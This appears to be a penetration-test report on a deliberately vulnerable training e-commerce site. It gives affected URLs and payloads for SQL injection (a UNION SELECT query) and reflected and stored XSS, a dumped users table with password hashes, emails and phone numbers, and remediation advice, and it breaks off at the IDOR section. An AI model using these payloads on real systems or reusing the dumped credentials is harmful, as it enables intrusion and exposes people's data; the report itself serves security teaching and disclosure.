Lifestyle Store - Project Web Application

Detailed Developer Report

Security Status – Extremely Vulnerable

- Hacker can steal all records from the databases of the website. (SQLi)
- Hacker can take control of complete server including View, Add, Edit, delete files and folders. (Shell Upload)
- Hacker can change source code of application to host malware, phishing pages or even explicit content. (Shell Upload)
- Hacker can inject client side code into applications and trick users by
- changing how page looks to steal information or spoil the name of the company. (XSS)
- Hacker can execute any commands to extract information from website and deface it. (Admin panel access)
- Hacker can easily view default and debug pages, can easily guess the default passwords and can exploit all the vulnerability related to the third party components used. (Security misconfiguration)

Vulnerability Statistics

Critical	Severe	Moderate
13	11	4

Low
6

Vulnerabilities

No	Severity	Vulnerabilities	Count
1	Critical	SQL Injections	3
2	Severe	Reflected and Stored Cross Site Scripting	2
3	Severe	Insecure Direct Object Reference	3
4	Critical	Rate Limiting Issues	1
5	Critical	Insecure File Uploads	1
6	Moderate	Client side filter bypass	1
7	Critical	Components with Known Vulnerability	3
8	Critical	Default Admin Password	1
9	Low	Descriptive Error Messages	1
10	Low	Default Files and Pages	5

Vulnerabilities

No	Severity	Vulnerabilities	Count
11	Critical	Remote File Inclusion	1
12	Severe	Bruteforce Exploitation of Coupon Codes	1
13	Critical	Command Execution Vulnerability	2
14	Severe	Forced Browsing	2
15	Severe	Cross-Site Request Forgery	2
16	Critical	Seller Account Access	1


1. SQL Injection

SQL Injection (Critical)	Below mentioned URL in the **online e-commerce portal** is vulnerable to SQL injection attack **AffectedURL :** • http://13.233.197.158/products.php?cat=1 **AffectedParameters :** • cat (GET parameter) **Payload:** • cat=1’


SQL Injection (Critical)	Here are other similar SQLi in the application **AffectedURL :** • http://13.234.115.86/products.php?cat=2 • http://13.234.115.86/products.php?cat=3

Observation

- Visit to the Main Page of the website where you will see categories option click on "**T Shirt**" or "**Socks**" or "**Shoes**" to get into this URL, you will see products as per the category you have chosen but notice the **GET parameter** in the URL.




- Now, we apply **single quote** in category parameter(i.e. GET parameter): **15.206.72.104/products.php?cat=1'** and we get complete **MySQL error.**



Proof of Concept (PoC)

- Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name and MySQL version information: http://13.233.197.158/products.php?cat=1 **'union select 1,database(),2,version(),3,4,5--+**



PoC – attacker can dump arbitrary data

- No of databases: 2
  - hacking_training_project
  - information_schema

```
available databases [2]:
[*] hacking_training_project
[*] information_schema
```

- No of tables in hacking_training_project : 10
  - brands
  - cart_items
  - categories
  - customers
  - order_items
  - orders
  - product_reviews
  - products
  - sellers
  - users

```
Database: hacking_training_project
[10 tables]
+-----------------------------------+
| brands                            |
| cart_items                        |
| categories                        |
| customers                         |
| order_items                       |
| orders                            |
| product_reviews                   |
| products                          |
| sellers                           |
| users                             |
+-----------------------------------+
```

Business Impact – Extremely High

Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.

Below is the screenshot of users table which shows user credentials being leaked, although the password is encrypted yet vulnerable and can be misused by hackers.

Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

```
[21:58:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL >= 5.6
[21:58:54] [INFO] fetching entries of column(s) 'email, id, name, password, phone_number, user_name' for table 'users' in database 'hacking_training_project'
Database: hacking_training_project
Table: users
[16 entries]
+----+-----------------------+-------------+--------------------------------------------------------------+----------------------------+---------------+
| id | name                  | user_name   | password                                                     | email                      | phone_number  |
+----+-----------------------+-------------+--------------------------------------------------------------+----------------------------+---------------+
| 1  | admin                 | admin       | $2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki | admin@lifestylestore.com   | 8521479630    |
| 2  | Donald Duck           | Donal234    | $2y$10$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO | donald@lifestylestore.com  | 9489625136    |
| 3  | Brutus                | Pluto98     | $2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki | Pluto@lifestylestore.com   | 8912345670    |
| 4  | Chandan               | chandan     | $2y$10$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03NjrlS0VeiOKLVDa | chandan@lifestylestore.com | 7854126395    |
| 5  | Popeye the sailor man | Popeye786   | $2y$10$Fkv1RfwYTioW0w2CaZtAQuXVnhGAUjt/If/yTqkNPC5zTrsVm7EeC | popeye@lifestylestore.com  | 9745612300    |
| 6  | Radhika               | Radhika     | $2y$10$RYxNhOyV/G4g7OtFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC. | radhika@lifestylestore.com | 9512300052    |
| 7  | Nandan                | Nandan      | $2y$10$G.cRNLMEiG79ZFXElHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K | Nandan@lifestylestore.com  | 7845129630    |
| 8  | Murthy Adapa          | MurthyAdapa | $2y$10$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG | murthy@internshala.com     | 8365738264    |
| 9  | John Albert           | john        | $2y$10$GhDB8h1X6XjPMY12GZ1vDO7Y3en97u1/.oXTZLmYqB6F18FBgecvG | jhon@gmail.com             | 6598325015    |
| 10 | Bob                   | bob         | $2y$10$kiUikn3HPFbuyTtK75lLNurxzqC0LX3eMGy0/Uxl6JOoG37dCGKLq | bob@building.com           | 8576308560    |
| 11 | Jack                  | jack        | $2y$10$z/nyNlkRJ76m9ItMZ4N5lOeRxy6Gkqi9N/UBcJu5ZeO7eM7N4pTHu | jack@ronald.com            | 9848478231    |
| 12 | Bulla Boy             | bulla       | $2y$10$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG | bulla@ranto.com            | 7645835473    |
| 13 | hunter                | hunter      | $2y$10$pB3U9iFxwBgSbl2AkBpiEeIBdhiYfWy9y.xV23q12gGbMCyn7N3g2 | konezo@web-experts.net     | 9788777777    |
| 14 | asd                   | asd         | $2y$10$At5pFZnRWpjCD/yNnJWDL.L3Cc4CvOW8Q/WEHmWzBFqVIkBQFpCF2 | asd@asd.com                | 9876543210    |
| 15 | acdc                  | acdc        | $2y$10$J5OB78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi | cewi@next-mail.info        | 9999999999    |
| 16 | hacker                | hacker1     | $2y$10$KWdTzamsoIBoVMmDjrj6Yu5vWxi2z.GFvJS2GSA5xAzxfSSNyn7d6 | hacker1@gmail.com          | 9234567899    |
+----+-----------------------+-------------+--------------------------------------------------------------+----------------------------+---------------+
```

Recommendation

Take the following precautions to avoid exploitation of SQL injections:

- Prepared Statements: Use SQL prepared statements available in all web development languages and frameworks to avoid attacker being able to modify SQL query.
- Character encoding: If you are taking input that requires you to accept special characters, encode it. Example. Convert all **‘ to \’** , **“ to \”**, **\ to \\.** It is also suggested to follow a standard encoding for all special characters such has HTML encoding, URL encoding etc
- Do not run Database Service as admin/root user
- Disable/remove default accounts, passwords and databases
- Assign each Database user only the required permissions and not all permissions

References


- https://www.owasp.org/index.php/SQL_Injection
- https://en.wikipedia.org/wiki/SQL_injection

2. Reflected Cross Site Scripting (XSS)

Cross Site Scripting (Severe)	Below mentioned parameters are vulnerable to reflected XSS, **Affected URL :** • 13.233.197.158/search/search.php?q=***here***) **Affected Parameters :** • q **Payload:** • “><script>alert(1)</script>


Observation

- Log in to your account.
- Then go to **My Cart** and then click on **SHOP NOW** button and type “<> in the Search Box.
- You will notice that the code being reflected on the website.



PoC – custom script was executed

- Now, put the payload instead of “<> after the **q parameter**: **“><script>alert(1)</script>**
- **As you can see we executed custom JS causing popup.**




2. Stored Cross Site Scripting (XSS)

Cross Site Scripting (Severe)	Below mentioned parameters are vulnerable to stored XSS, **Affected URL :** • http://13.233.197.158/products/details.php?p_id=(***all id's***) **Affected Parameters :** • customer review text field **Payload:** • <script>alert(1)</script>

Observation


Log in to your account. Then go to **My Cart** and then click on **SHOP NOW** button and select any product, Or Navigate to http://13.233.197.158/products/details.php?p_id=10 (here I selected product number 10).




PoC – the script was executed

Put the payload as a customer review in the review field: **<script>alert(1)</script>**

As you can see we executed custom JS causing popup.





Business Impact – High

- As attacker can inject arbitrary HTML CSS and JS via the review text field, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization.

```
▼<div class="profile_review_content">
  ▼<p>
      <script>alert(1)</script>
   </p>
  </div>
</div>
```

- All the attacker needs to do is to type in the malicious script in the review field and then anyone opening the link can be attacked by the hacker and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content too.

- As PoC, a short screen recording has been attached along with in **screen rec/stored cross site scripting poc.mp4**

Recommendation

Take the following precautions:

- Sanitize all user input and block characters you do not want.
- Convert special HTML characters like ‘ “ < > into HTML entities " %22 < > before printing them on the website.

References

- https://owasp.org/www-community/attacks/xss/
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.w3schools.com/html/html_entities.asp

3. Insecure Direct Object Reference

Insecure Direct Object Reference (Critical)	The My Orders section of the website suffers from an Insecure Direct Object Reference (IDOR) that allows attacker get access to other customers order details along with shipping details and payment modes, **AffectedURL :** • http://35.154.151.211/orders/orders.php?customer=(***all customer id's***) **AffectedParameters :** • customer (GET parameters)

3. Insecure Direct Object Reference

